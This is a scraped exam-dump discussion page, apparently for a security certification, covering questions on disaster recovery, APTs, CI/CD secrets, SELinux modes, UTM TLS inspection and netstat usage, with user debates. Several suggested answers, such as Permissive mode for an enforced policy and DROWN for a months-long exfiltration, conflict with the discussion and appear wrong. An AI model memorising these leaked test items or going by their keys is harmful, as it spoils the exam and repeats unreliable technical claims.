acristian_111 4 years, 3 months ago

Selected Answer: A

I agree with A

upvoted 5 times

easternisme 4 years, 3 months ago

Selected Answer: A

NIDS won't drop false positives

upvoted 3 times

Carlos_McArturo 4 years, 4 months ago

So are these answers wrong on the actual test or just wrong in the study guide? I need to know which answers will lead to a successful exam, not necessarily which answer is "correct".

upvoted 5 times

Mara03 4 years, 4 months ago

A is correct. Prevention drops, Detection warns.

upvoted 2 times

RevZig67 4 years, 5 months ago

Selected Answer: A

Keyword is Network Infrastructure that does NOT affect the availability.

upvoted 3 times

JayJ_L 4 years, 7 months ago

NIPS monitors the network and protects its privacy, integrity, and availability.

upvoted 2 times

Question #13 *Topic 1*

A disaster recovery team learned of several mistakes that were made during the last disaster recovery parallel test. Computational resources ran out at 70% of restoration of critical services.
Which of the following should be modified to prevent the issue from reoccurring?

A. Recovery point objective

B. Recovery time objective

C. Mission-essential functions

D. Recovery service level

Suggested Answer: *D*

The essential element of traditional disaster recovery is a secondary data center, which can store all redundant copies of critical data, and to which you can fail over production workloads. A traditional on-premises DR site generally includes the following:

- A dedicated facility for housing the IT infrastructure, including maintenance employees and computing equipment.
- Sufficient server capacity to ensure a high level of operational performance and allow the data center to scale up or scale out depending on your business needs.
- Internet connectivity with sufficient bandwidth to enable remote access to the secondary data center.
- Network infrastructure, including firewalls, routers, and switches, to ensure a reliable connection between the primary and secondary data centers, as well as provide data availability.

Reference: https://www.nakivo.com/blog/disaster-recovery-in-cloud-computing/

patinho777 Highly Voted 4 years, 9 months ago

Selected Answer: D

It has to be Recovery service level imo

upvoted 9 times

AenAllAin 4 years, 8 months ago

I want to concur, but I feel like that would validate the ridiculousness of the question... How exactly does one "run out" of the computational aspect of resources? I've run out of disk space before, and I have certainly maxed out my CPUs/GPUs, but I cannot ever recall a time when my CPU came back and said, 'sorry, I've done all I can; it was just too many instructions'.

Also, if you can just change your RTO or RPO to fit what you happen to have on hand time, labor, or resource -wise ...then I think I have a simple solution for everyone's RTO and RPO problems.

upvoted 3 times

AlexJacobson Most Recent 2 years, 1 month ago

Selected Answer: D

Parallel Test - Uses recovery systems that are built and tested to see if they can perform actual business transactions to support key processes.

Recovery Service Level (RSL) - A metric that is displayed as a percentage of how much computing power will be needed during a disaster.

Assuming you can't touch RPO, then the answer should be D (but I;m not 100% on this, as the question is kinda crap :))

upvoted 4 times

BiteSize 2 years, 1 month ago

Selected Answer: D

This question is crazy, considering most of the proposed "solutions." We were bad at this last time, so you just need to change your expectations or make it easier. -.- Recovery point objective doesn't change because it is always the same objective, fail-over services. RTO - Time has nothing to do with running out of "computational power" Mission-essential functions should have been verified and approved by senior management and executive leadership, so it may be viable to tell some, "Nah you aren't that important because I have to take some cuts" Recovery service level = is associated with an SLA if outsourced, and if internal, it is the executive's leadership signing that this needs to happen, "authorizing any resources required to make it happen." In reality world with an actual budget, I would pick C. However, adjusting how much resources are needed to be purchased or used seems like a "book" answer, because the budget doesn't exist, right? :)

upvoted 2 times

ECC23 2 years, 4 months ago

Recovery Service Level also involves the discussion of allocation of CPU, memory, and storage to handle the workload during the recovery process.

upvoted 2 times

Delab202 2 years, 9 months ago

Selected Answer: D

To prevent the issue of computational resources running out during a disaster recovery parallel test, the relevant parameter to consider modifying is:

D. Recovery service level

upvoted 1 times

DaleC78 3 years, 9 months ago

Selected Answer: D

Recovery Service Level: RSL is a percentage measure (0-100%) of how much computing horsepower based upon a percentage of the production system that you will need during a disaster.

upvoted 4 times

Mr_BuCk3th34D 3 years, 10 months ago

Recovery Point Objective (RPO): amount of data that can be lost without irreparable harm Recovery Time Objective (RTO): Maximum amount of time performing a recovery can take. Mission-essential Functions (MEF): Understanding what systems are critical (as part of BIA). Effective risk management begins with the identification of mission essential functions that could cause the whole business to fail if they are not performed. Recovery Service Level (RSL): It is important to consider that only portions of a complete system may be critical, and this should be reflected in the recovery plans.

Only C makes sense as something that can be modified in order to prevent this scenario of CPU exhaustion, so we can run only what is required for the system to performs its MEFs.

upvoted 3 times

bangz23 4 years, 2 months ago

Selected Answer: D

D is correct

upvoted 2 times

Big_Harambe 4 years, 2 months ago

AenAllAin has the right thought process, you cannot just change the fundamental truth of your RPO, RTO, and RSL... you can't just change them to better fit a different disaster. I think C is the outlier here, kind of like one of those obvious CompTIA questions but not obvious. All the dumps I've gone through either choose B or D but one says C. I picked B the first time I took this and failed, going with C for round 2.

upvoted 1 times

Scott_J 4 years, 4 months ago

The recovery service level is a percentage measurement (0-100%) of how much computing power is necessary based on the percentage of the production system needed during a disaster.

upvoted 4 times

Question #14 *Topic 1*

A technician is reviewing the logs and notices a large number of files were transferred to remote sites over the course of three months. This activity then stopped.
The files were transferred via TLS-protected HTTP sessions from systems that do not send traffic to those sites.
The technician will define this threat as:

A. a decrypting RSA using obsolete and weakened encryption attack.

B. a zero-day attack.

C. an advanced persistent threat.

D. an on-path attack.

Suggested Answer: *A*
Reference: https://www.internetsociety.org/deploy360/tls/basics/

CKRET Highly Voted 4 years, 8 months ago
C. An advanced persistent threat. This question doesn't describe a DROWN, Zero-Day or on-path attack. The malicious actor was persistent over time (three months) and exfiltrated the data it needed. Then stopped once its objective was met.
upvoted 11 times

RevZig67 Highly Voted 4 years, 5 months ago
Selected Answer: C
APT fits the description
upvoted 6 times

blacksheep6r Most Recent 1 year, 8 months ago
Selected Answer: C
answer is C) an advanced persistent threat (APT). □

Explanation: An Advanced Persistent Threat (APT) is a prolonged and stealthy cyberattack where an attacker gains unauthorized access to a network and remains undetected for an extended period. In this case:

Files were transferred over months, suggesting a persistent and stealthy exfiltration of data. The attacker used TLS-protected HTTP sessions, meaning they likely took steps to hide their activity and avoid detection. The activity stopped suddenly, which is characteristic of an APT either completing its objective or switching tactics to avoid detection. APTs are sneaky and patient, often operating undetected for months or even years. They carefully extract data while avoiding detection, making them one of the most dangerous cyber threats.
upvoted 1 times

BiteSize 2 years, 1 month ago
Selected Answer: C
APT

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)
upvoted 4 times

Delab202 2 years, 1 month ago
Selected Answer: C
The threat described, where a large number of files were transferred to remote sites via TLS-protected HTTP sessions from systems that do not usually send traffic to those sites, is commonly indicative of:

C. An advanced persistent threat (APT).
upvoted 3 times

23169fd 2 years, 1 month ago

Selected Answer: C

The key characteristics of an APT that align with the scenario described are:

Prolonged activity: The large number of files were transferred over three months. Stealthy operation: The activity was detected after the fact, indicating the attackers were able to operate without immediate detection. Unexpected sources: The systems involved in the transfer do not typically send traffic to those remote sites, indicating unusual and targeted behavi

upvoted 3 times

FOURDUE 3 years, 9 months ago

Selected Answer: C

The malicious actor was persistent over time (three months) and exfiltrated the data it needed. Then stopped once the objective was met.

upvoted 6 times

twirlerrose 4 years, 7 months ago

C. I might lean towards A if it said SSL, but TLS is the successor to SSL...

upvoted 2 times

BlackdaRipper 4 years, 8 months ago

C - Advance Persistent Threat

upvoted 4 times

zapato 4 years, 8 months ago

Selected Answer: C

I agree with CKRET's analysis. C seems to be correct.

upvoted 3 times

Question #15 *Topic 1*

A security engineer thinks the development team has been hard-coding sensitive environment variables in its code.
Which of the following would BEST secure the company's CI/CD pipeline?

A. Utilizing a trusted secrets manager

B. Performing DAST on a weekly basis

C. Introducing the use of container orchestration

D. Deploying instance tagging

Suggested Answer: *A*

When creating a CI/CD variable in the settings, GitLab gives the user more configuration options for the variable. Use these extra configuration options for stricter control over more sensitive variables:

1. **Environment scope**: If a variable only ever needs to be used in one specific environment, set it to only ever be available in that environment. For example, you can set a deploy token to only be available in the `production` environment.
2. **Protected variables**: Similar to the environment scope, you can set a variable to be available only when the pipeline runs on a protected branch, like your default branch.
3. **Masked**: Variables that contain secrets should always be masked. This lets you use the variable in job scripts without the risk of exposing the value of the variable. If someone tries to output it in a job log with a command like `echo $VARIABLE`, the job log will only show `echo [masked]`. There are limits to the types of values that can be masked.

Reference: https://about.gitlab.com/blog/2021/04/09/demystifying-ci-cd-variables/

dgfhyjfghfgfkfhd Highly Voted 4 years, 6 months ago

Selected Answer: A

https://docs.aws.amazon.com/secretsmanager/latest/userguide/intro.html

upvoted 6 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: A

Secrets management: A secrets manager securely stores, manages, and accesses sensitive information such as environment variables, API keys, passwords, and other credentials. By using a trusted secrets manager, the development team can avoid hard-coding sensitive data in the codebase. Automated access: Secrets managers integrate with CI/CD pipelines to automatically provide the necessary secrets at runtime without exposing them in the code or configuration files. Auditing and rotation: They also provide auditing capabilities and support for rotating secrets, enhancing the overall security of the pipeline.

upvoted 3 times

Delab202 2 years, 9 months ago

Selected Answer: A

To best secure the company's CI/CD pipeline and address the concern of hard-coded sensitive environment variables, the most appropriate option is:

A. Utilizing a trusted secrets manager

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: A

A secrets manager is a platform like a password vault that contains all the secrets.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

Question #16 *Topic 1*

A small company recently developed prototype technology for a military program. The company's security engineer is concerned about potential theft of the newly developed, proprietary information.
Which of the following should the security engineer do to BEST manage the threats proactively?

A. Join an information-sharing community that is relevant to the company.

B. Leverage the MITRE ATT&CK framework to map the TTP.

C. Use OSINT techniques to evaluate and analyze the threats.

D. Update security awareness training to address new threats, such as best practices for data security.

Suggested Answer: *B*

1aab10b Highly Voted 2 years, 7 months ago

Selected Answer: B

repeated question 332. Since 332. doesn't have D as an option I would go with B.

upvoted 8 times

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: D

D makes more sense, we don't have a mapped adversary to leverage TTPs from MITRE, I mean, where should I start my threat modeling for data theft with no adversaries, groups or campaigns mapped whatsoever?

upvoted 8 times

StillFiguringItOut Most Recent 1 year, 4 months ago

Selected Answer: B

Repeat question, It is B. ChatGPT and the question 332 both indicate B

upvoted 1 times

lionleo 1 year, 4 months ago

Selected Answer: B

Correct and best answer.

The MITRE ATT&CK framework provides a comprehensive matrix of real-world tactics, techniques, and procedures (TTPs) used by adversaries.

This allows the security team to map threats relevant to their technology and industry, simulate attacks, and improve defenses.

It enables a proactive and threat-informed defense strategy — exactly what's needed in this context.

upvoted 1 times

Bluedegard2_111 1 year, 4 months ago

Selected Answer: B

"Manage the threat" = "TTP"

upvoted 1 times

euca2023 1 year, 7 months ago

Selected Answer: B

"proactively"

upvoted 1 times

blacksheep6r 1 year, 8 months ago

Selected Answer: B

Key Requirement in the Question: The security engineer wants to proactively manage threats to newly developed, proprietary military technology. This means the approach must be strategic and forward-thinking, not just reactive.Why B is the Best Answer: ✔ MITRE ATT&CK maps out real-world adversary behaviors (Tactics, Techniques, and Procedures—TTPs) used in cyber espionage and data theft. ✔ Helps identify which adversaries (nation-state actors, APTs) might target military prototypes. ✔ Enables proactive threat modeling by mapping vulnerabilities and attack paths before they happen. ✔ Helps security teams align defenses with known attack methods, rather than just reacting.

Final Verdict: While A (info-sharing) and D (awareness training) are useful, they aren't as proactive or strategic as using MITRE ATT&CK to map, predict, and defend against real attack techniques.

upvoted 3 times

Chiaretta 1 year, 8 months ago

Selected Answer: A

To proactively manage the threats to the newly developed proprietary information, the best action for the security engineer would be: A. Join an information-sharing community that is relevant to the company. Joining an information-sharing community allows the company to stay informed about the latest threats, vulnerabilities, and best practices in the defense industry. This collaboration can provide valuable insights into emerging threats specific to military programs and help the company bolster its security measures based on shared knowledge from other organizations facing similar challenges. While option D Update security awareness training essential for employee preparedness, training alone may not be sufficient to proactively address emerging threats specific to proprietary information in military programs.

upvoted 2 times

Bright07 2 years ago

Ans is A. To proactively manage the threats to the newly developed proprietary information, the best action for the security engineer would be: A. Join an information-sharing community that is relevant to the company. Joining an information-sharing community allows the company to stay informed about the latest threats, vulnerabilities, and best practices in the defense industry. This collaboration can provide valuable insights into emerging threats specific to military programs and help the company bolster its security measures based on shared knowledge from other organizations facing similar challenges. While option D Update security awareness training essential for employee preparedness, training alone may not be sufficient to proactively address emerging threats specific to proprietary information in military programs.

upvoted 2 times

IT_Master_Tech 2 years ago

ChatGPT goes with B.

upvoted 3 times

Drui 2 years, 1 month ago

none of the answers make sense.. DLP should be the answer...

upvoted 1 times

AGUDLP 2 years, 3 months ago

Selected Answer: B

to avoid IP theft

upvoted 2 times

nelombg 2 years, 8 months ago

A is the answer. this is why;An information-sharing community is a group or network of organizations that share threat intelligence, best practices, and mitigation strategies related to cybersecurity. An information-sharing community can help the company proactively manage the threats of potential theft of its newly developed, proprietary information by providing timely and actionable insights, alerts, and recommendations. An information- sharing community can also enable collaboration and coordination among its members to enhance their collective defense and resilience.

upvoted 5 times

Delab202 2 years, 9 months ago

Selected Answer: B

To BEST manage the threats proactively in the context of potential theft of proprietary information, the security engineer should consider:

B. Leverage the MITRE ATT&CK framework to map the TTP (Tactics, Techniques, and Procedures).

Explanation:

MITRE ATT&CK Framework: The MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework is a comprehensive knowledge base that provides information about the tactics, techniques, and procedures employed by adversaries. By leveraging this framework, the security engineer can proactively identify and understand potential threats, tactics used by adversaries, and the techniques employed to achieve their goals.

upvoted 2 times

jokix69907 2 years, 10 months ago

D is only for non-security person aka ordinary employee.

upvoted 1 times

Anarckii 2 years, 10 months ago

Selected Answer: B

After carefully reviewing this poorly worded question, you would want the engineer to review the TTPS from the MITRE ATT&CK Framework because he can update the security awareness program to reference the TTPS. If he just UPDATES the program, what is he going to technically update? answer D doesn't define it which is why I believe it's not correct

upvoted 2 times

fb2fcb1 3 years, 3 months ago

Selected Answer: B

B. Leverage the MITRE ATT&CK framework to map the TTP.

In this scenario, the security engineer should leverage the MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework to map the Tactics, Techniques, and Procedures (TTP) that potential adversaries might use to steal the proprietary information. The MITRE ATT&CK framework provides a comprehensive and structured knowledge base of known adversary behaviors, allowing security professionals to proactively identify and understand potential threats.

While joining an information-sharing community (A) can provide valuable insights and collaboration opportunities, it may not directly address the specific concern of theft of proprietary information. OSINT techniques (C) can provide additional intelligence on potential threats, but the MITRE ATT&CK framework is more tailored to understanding adversary behaviors. Updating security awareness training (D) is generally important, but it may not be as proactive or targeted in managing the specific threat of theft of proprietary information.

upvoted 3 times

Question #17 *Topic 1*

A security engineer has been asked to close all non-secure connections from the corporate network. The engineer is attempting to understand why the corporate
UTM will not allow users to download email via IMAPS. The engineer formulates a theory and begins testing by creating the firewall ID 58, and users are able to download emails correctly by using IMAP instead. The network comprises three VLANs:

The security engineer looks at the UTM firewall rules and finds the following:

Which of the following should the security engineer do to ensure IMAPS functions properly on the corporate user network?

- VLAN 30 Guest networks 192.168.20.0/25
- VLAN 20 Corporate user network 192.168.0.0/28
- VLAN 110 Corporate server network 192.168.0.16/29

Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled

A. Contact the email service provider and ask if the company IP is blocked.

B. Confirm the email server certificate is installed on the corporate computers.

C. Make sure the UTM certificate is imported on the corporate computers.

D. Create an IMAPS firewall rule to ensure email is allowed.

Suggested Answer: *B*

Boats Highly Voted 4 years, 2 months ago

Selected Answer: B

So we know IMAP rule works on port 143 with rule 58. Then we know then that A. and C. don't apply. The IP is not being blocked. Also a UTM certificate does not apply to this question. So that leaves B and D. We would need a certificate for IMAPS on port 993 but we also need a firewall rule for 993. Is rule 19 with destination to Any good enough or do we need to specify the IP, 15.22.33.45? If the rule is good enough then we don't need to create another rule and that means that the email server needs a certificate for TLS/SSl so it can use IMAPS/TCP 993. Therefore the answer has to be B.

upvoted 14 times

BinaryGuardian42 2 years, 11 months ago

I do not agree with your assessment. Rule 58 works because it now allows IMAP on port 143, which is not encrypted. The UTM does not need to decrypt, thus certificate of UTM is not used. Correct answer is C.

upvoted 2 times

thenet Highly Voted 4 years, 2 months ago

Selected Answer: C

TLS decryption enabled, client need to have UTM certificate

upvoted 13 times

kimssster 3 years, 6 months ago

for rule 19 port for imaps is used 993. Also decryption is enabled. So clients need UTM cert installed.

upvoted 3 times

1llustrious Most Recent 1 year, 7 months ago

Selected Answer: D

He is required to remove all non secure connections. He tested a theory by creating an IMAP rule (58) that now allows email. Meaning there was were no rules to allow either IMAP or IMAPS. He confirms that buy looking at the rules on the UTM. He cannot leave the unsecure connection he made with Rule 58 and must remove that. To get email working he has to put a rule in to allow IMAPS with port 993.

upvoted 3 times

blacksheep6r 1 year, 8 months ago

Selected Answer: C

Key Observations from the UTM Firewall Rules: IMAP (port 143) is allowed in rule 58 (but this is an unencrypted protocol). IMAPS (secure IMAP, port 993) is missing from the rules, except in rule 19 which includes both 993 and 587. TLS decryption is enabled for rule 19 (which contains 993, the correct IMAPS port). If users can download email via IMAP (143) but not IMAPS (993), it's likely a problem with the TLS decryption requirement. C) Make sure the UTM certificate is imported on the corporate computers.

Since TLS decryption is enabled for rule 19 (which includes IMAPS port 993), the UTM is likely intercepting and inspecting encrypted traffic. If the UTM certificate is missing on client computers, their email clients will reject the connection due to an untrusted certificate. This explains why IMAP (143, unencrypted) works, but IMAPS (993, encrypted) does not.

upvoted 3 times

blacksheep6r 1 year, 8 months ago

Selected Answer: C

Key Observations from the UTM Firewall Rules: IMAP (port 143) is allowed in rule 58 (but this is an unencrypted protocol). IMAPS (secure IMAP, port 993) is missing from the rules, except in rule 19 which includes both 993 and 587. TLS decryption is enabled for rule 19 (which contains 993, the correct IMAPS port). If users can download email via IMAP (143) but not IMAPS (993), it's likely a problem with the TLS decryption requirement.C) Make sure the UTM certificate is imported on the corporate computers.

Since TLS decryption is enabled for rule 19 (which includes IMAPS port 993), the UTM is likely intercepting and inspecting encrypted traffic. If the UTM certificate is missing on client computers, their email clients will reject the connection due to an untrusted certificate. This explains why IMAP (143, unencrypted) works, but IMAPS (993, encrypted) does not.

upvoted 3 times

Bright07 2 years ago

Ans is C. Importing the UTM certificate is essential for establishing a secure connection between the client and the email server when using IMAPS (which operates over port 993). If the UTM is performing SSL inspection or decryption, the client needs to trust the UTM's certificate to avoid connection issues. If the certificate is not trusted, the secure connection may fail, causing issues with downloading emails via IMAPS.

upvoted 2 times

BiteSize 2 years, 1 month ago

Selected Answer: B

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

saucehozz 2 years, 6 months ago

Well you and your LLM are incorrect.

upvoted 2 times

catastrophie 2 years, 1 month ago

Selected Answer: B

I'm going to say B on this one. Not quite as confident as some of the other questions but here are my thoughts. A certificate is needed (or at least most of the time, depending on your configuration and needs) client side if the TLS decryption is happening at the application layer. This scenario is all networking layer dealing with VLANS, IPs, Ports and ACL's; therefore, a client-side certificate is not required to perform TLS decryption at the network edge like this. I'm going with B on this one.

upvoted 2 times

Henson123 2 years, 1 month ago

Selected Answer: C

I think the word "UTM" is the key here.

upvoted 2 times

23169fd 2 years, 3 months ago

Selected Answer: B

Given that the firewall rule (ID 19) already permits IMAPS traffic, the best action to ensure IMAPS functions properly is to confirm that the email server certificate is installed on the corporate computers. This will ensure that the clients can establish a secure connection using IMAPS

upvoted 1 times

23169fd 2 years, 3 months ago

Certificate Importance: For IMAPS to function correctly, the email clients on the corporate computers must trust the email server's certificate. If the certificate is not installed or trusted, secure connections will fail. TLS/SSL Requirements: IMAPS (port 993) relies on TLS/SSL, which requires a valid and trusted certificate for the connection to be established successfully.

upvoted 2 times

cyspec 2 years, 3 months ago

Selected Answer: C

IMAPS uses port 993, which is on the last line. TLS decryption is enabled, meaning that the UTM is decrypting TLS traffic. The UTM is in-between the email server and the client.

Let's look at why the other options are invalid. A: Users were able to download emails via IMAP, ruling this out. B: Line 1 reveals that the mail server is out on the Internet. The email server would have a public certificate signed by a trusted CA. There is no need to add the email server's certificate to the client computer's trusted root store. D: The last line exists and it is marked as active.

upvoted 3 times

saucehozz 2 years, 6 months ago

Selected Answer: C

C) The UTM is doing break and inspect of IMAPS (TLS) traffic, therefore the UTMs certificate is required on the corporate users computers.

upvoted 4 times

ElDirec 2 years, 8 months ago

Selected Answer: C

The question is formulated based on the fact that rule 19 is already in place to allow for IMAPS/993. The answer cannot be create a rule. Because of the UTM, and the SSL inspection, you will need a certificate installed on each client (corporate computers). So the answer is C. Make sure the UTM certificate is imported on the corporate computers.

upvoted 4 times

thattanguyz 2 years, 9 months ago

Selected Answer: D

IMAPS (Internet Message Access Protocol Secure) is a protocol that allows users to access and manipulate email messages on a remote mail server over a secure connection. IMAPS uses SSL/TLS encryption to protect the communication between the client and the server. IMAPS uses port 993 by default. To ensure IMAPS functions properly on the corporate user network, the security engineer should create an IMAPS firewall rule on the UTM (Unified Threat Management) device that allows traffic from VLAN 10 (Corporate Users) to VLAN 20 (Email Server) over port 993. The existing firewall rules do not allow this traffic, as they only allow HTTP (port 80), HTTPS (port 443), and SMTP (port 25). Reference: https://www.techopedia.com/definition/2460/internet-message-access-protocol-secure-imaps https://www.sophos.com/en-us/support/knowledgebase/115145.aspx

upvoted 4 times

Delab202 2 years, 9 months ago

Selected Answer: D

Based on the provided information, the security engineer should:

D. Create an IMAPS firewall rule to ensure email is allowed.

Explanation:

The existing firewall rules are allowing traffic on ports 143, 80, 443, 990, 993, and 587, but there is no specific rule for IMAPS (port 993) on the corporate user network (VLAN 20).

Rule 19 allows traffic on ports 993 and 587 from VLAN 20 to any destination and logs the traffic. However, Rule 21, which is intended for IMAPS (port 990) from VLAN 20 to a specific destination (15.22.33.45), is not active (No).

To ensure IMAPS functions properly on the corporate user network (VLAN 20), the security engineer should create a specific IMAPS firewall rule that allows traffic on port 993 from VLAN 20 to the appropriate destination.

upvoted 3 times

ayeayeronpaul 2 years, 10 months ago

Selected Answer: D

I'm inclined to go with D. I may be reading into the question a little too hard, but the question is prefaced with "The engineer formulates a theory and begins testing by creating the Firewall ID 58, and users are able to download emails correctly by using IMAP instead". Since that action was successful, wouldn't it make sense for the engineer to continue troubleshooting the firewall rules rather than moving on to troubleshooting certificates? CompTIA harps on their troubleshooting methodology and the engineer was at step 3, Test the theory to determine the cause. It seems likely that the engineer determined the cause was firewall rules when he created Rule 58 and IMAP worked. Wouldn't next best step be to see if creating an explicit rule specifying a destination of 15.22.33.45 would fix IMAPS despite the catch-all Rule 19? Then if that still doesn't fix things, move away from the networking layer and start troubleshooting certificates?

upvoted 4 times

Sepu 3 years, 2 months ago

Selected Answer: C

TLS Decryption is enabled for port 993, so clients need the UTM certificate.

upvoted 3 times

Question #18 *Topic 1*

A security analyst is reviewing network connectivity on a Linux workstation and examining the active TCP connections using the command line. Which of the following commands would be the BEST to run to view only active Internet connections?

A. sudo netstat -antu | grep ɹ€LISTENɹ€ | awk '{print$5}'

B. sudo netstat -nlt -p | grep ɹ€ESTABLISHEDɹ€

C. sudo netstat -plntu | grep -v ɹ€Foreign Addressɹ€

D. sudo netstat -pnut -w | column -t -s $'\w'

E. sudo netstat -pnut | grep -P ^tcp

Suggested Answer: *B*

```
$ sudo ss -lptn 'sport = :80'
State   Local Address:Port  Peer Address:Port
LISTEN  127.0.0.1:80        *:*                users:(("nginx",pid=125004,fd=12))
LISTEN  ::1:80              :::*               users:(("nginx",pid=125004,fd=11))

```

Reference: https://www.codegrepper.com/code-examples/shell/netstat+find+port

fb2fcb1 Highly Voted 2 years, 1 month ago

Selected Answer: E

E. sudo netstat -pnut | grep -P ^tcp

The command "sudo netstat -pnut | grep -P ^tcp" would be the best option to view only active Internet connections on a Linux workstation.

Explanation of the command:

"sudo" is used to run the command with administrative privileges. "netstat" is the command-line utility for displaying network connections. "-pnut" displays active network connections (-t for TCP connections, -u for UDP connections, and -n for numerical addresses instead of resolving hostnames). The "-p" option shows the process ID and name associated with each connection. "grep -P ^tcp" filters the output to show only TCP connections. This command will provide a list of active TCP connections, including the process ID and name associated with each connection.

upvoted 7 times

blacksheep6r Most Recent 1 year, 8 months ago

Selected Answer: E

Correct Answer: ✔ E) sudo netstat -pnut | grep -P ^tcp

Explanation: This command is best suited for viewing active Internet connections (TCP and UDP) because:

netstat -pnut → Shows protocols (-p), numeric addresses (-n), UDP (-u), and TCP (-t) connections. grep -P ^tcp → Uses Perl-compatible regex (-P) to filter only active TCP connections (since most Internet-based connections use TCP). It provides a clear view of Internet-based TCP connections on the Linux workstation.

upvoted 1 times

AceAk47 1 year, 10 months ago

Selected Answer: B

According to ChatGBT, the answer is B. sudo netstat -nlt -p | grep ɹ€ESTABLISHEDɹ€

upvoted 2 times

BiteSize 2 years, 1 month ago

Selected Answer: E

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

jhxetc 2 years, 1 month ago

Selected Answer: E

This is a very weird question. The question mentions that the analyst is looking for TCP connections, but then asks the BEST way to view "Active Internet Connections." Anyone who's ever run netstat, will know that it ALWAYS says "Active Internet Connections." So literally any of these commands could be interpreted as correct.

If we are only truly interested in ESTABLISHED TCP connections - which can be interpreted as an "active" connection, B is the obvious answer.

If we are interested in only outgoing connections for both protocols, then D is the best choice - however I am inclined to think that we only care about TCP.

E seems silly since the better idea would be to just omit -u and not to the grep, however it does achieve only showing tcp connections, however it will include TIME_WAIT and CLOSED connections - which aren't considered "active" in some senses, however because of their word choice being the same word choice that netstat ALWAYS outputs, I would have to go with E.

upvoted 2 times

23169fd 2 years, 3 months ago

Selected Answer: E

E is correct.

upvoted 1 times

23169fd 2 years, 3 months ago

e command sudo netstat -nlt -p | grep "ESTABLISHED" has a mistake due to the combination of options -l (for listening) and filtering for "ESTABLISHED" state. The -l option restricts the output to only listening sockets, which will never be in the "ESTABLISHED" state. Therefore, the command won't produce any meaningful results for active connections.

upvoted 1 times

Delab202 2 years, 9 months ago

Selected Answer: E

To view only active Internet connections on a Linux workstation, the BEST command to run would be:

E. sudo netstat -pnut | grep -P ^tcp

upvoted 1 times

secdoc 3 years ago

Has to be D, internet connections are absolutely both UDP and TCP based so we need to see both.

upvoted 1 times

margomi86 3 years, 7 months ago

Selected Answer: E

E. sudo netstat -pnut | grep -P ^tcp

This command displays active TCP connections and filters only those that are established (not listening or waiting) with the "grep" command. The "-p" option shows the process ID and name associated with each connection, and the "-n" option displays numerical addresses and ports instead of resolving them to names. The "^tcp" pattern filters only TCP connections, and the "-u" and "-t" options show only UDP and TCP connections, respectively. This command is the best option to view only active Internet connections on a Linux workstation.

upvoted 1 times

OneSaint 3 years, 8 months ago

Selected Answer: D

Answer is D, the command displays "Active Internet sonnections" netstat -pnut -w | column -t -s $'\w'

upvoted 1 times

FOURDUE 3 years, 9 months ago

Selected Answer: E

I tried both D & E commands. D's output yielded a UDP connection. E did not labadmin@labadmin-virtual-machine:~$ sudo netstat -pnut | grep -P ^tcp

Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name

udp 0 0 192.168.88.128:68 192.168.88.254:67 ESTABLISHED 705/Net orkManager labadmin@labadmin-virtual-machine:~$ E is the clear winner

upvoted 2 times

FOURDUE 3 years, 9 months ago

We are only concerned with examining the active TCP connections using the command line.

upvoted 1 times

PacKitty 3 years, 10 months ago

Yes agreed with RevZig67 ' Option D' gives the best result, as the question clearly states "Active Internet Connection" no other commands state that in the output

upvoted 1 times

lordguck 3 years, 11 months ago

E: as the netstat "u" parameter gives UDP connections, also and the grep "tcp" filters those out.

upvoted 3 times

definitely 3 years, 2 months ago

thanks this was a good simple explanation

upvoted 1 times

adamwella 4 years, 1 month ago

Selected Answer: E

Don't let B. trick you

upvoted 3 times

adamwella 4 years, 1 month ago

The selected answer should be E.

upvoted 3 times

ukuwai 4 years, 1 month ago

Choice b will trick you and is not realistic since no one will use this command for this purpose. The answer is E.

upvoted 2 times

RevZig67 4 years, 5 months ago

Selected Answer: E

I tried each command in an UBUNTU shell. Answer D gave the best results. Try it.

upvoted 3 times

emaney 4 years, 4 months ago

is the answer E or D?

upvoted 3 times

Matty_B 3 years, 9 months ago

Any update to which one is correct?

upvoted 1 times

Question #19 *Topic 1*

A shipping company that is trying to eliminate entire classes of threats is developing an SELinux policy to ensure its custom Android devices are used exclusively for package tracking.
After compiling and implementing the policy, in which of the following modes must the company ensure the devices are configured to run?

A. Protecting

B. Permissive

C. Enforcing

D. Mandatory

Suggested Answer: *B*

1. Use the latest Android kernel.
2. Adopt the principle of least privilege.
3. Address only your own additions to Android. The default policy works with the Android Open Source Project codebase automatically.
4. Compartmentalize software components into modules that conduct singular tasks.
5. Create SELinux policies that isolate those tasks from unrelated functions.
6. Put those policies in `*.te` files (the extension for SELinux policy source files) within the `/device/manufacturer/device-name/sepolicy` directory and use `BOARD_SEPOLICY` variables to include them in your build.
7. Make new domains permissive initially. This is done by using a permissive declaration in the domain's `.te` file.
8. Analyze results and refine your domain definitions.
9. Remove the permissive declaration when no further denials appear in userdebug builds.

Reference: https://source.android.com/security/selinux/customize

DaleC78 Highly Voted 2 years, 1 month ago

Selected Answer: C

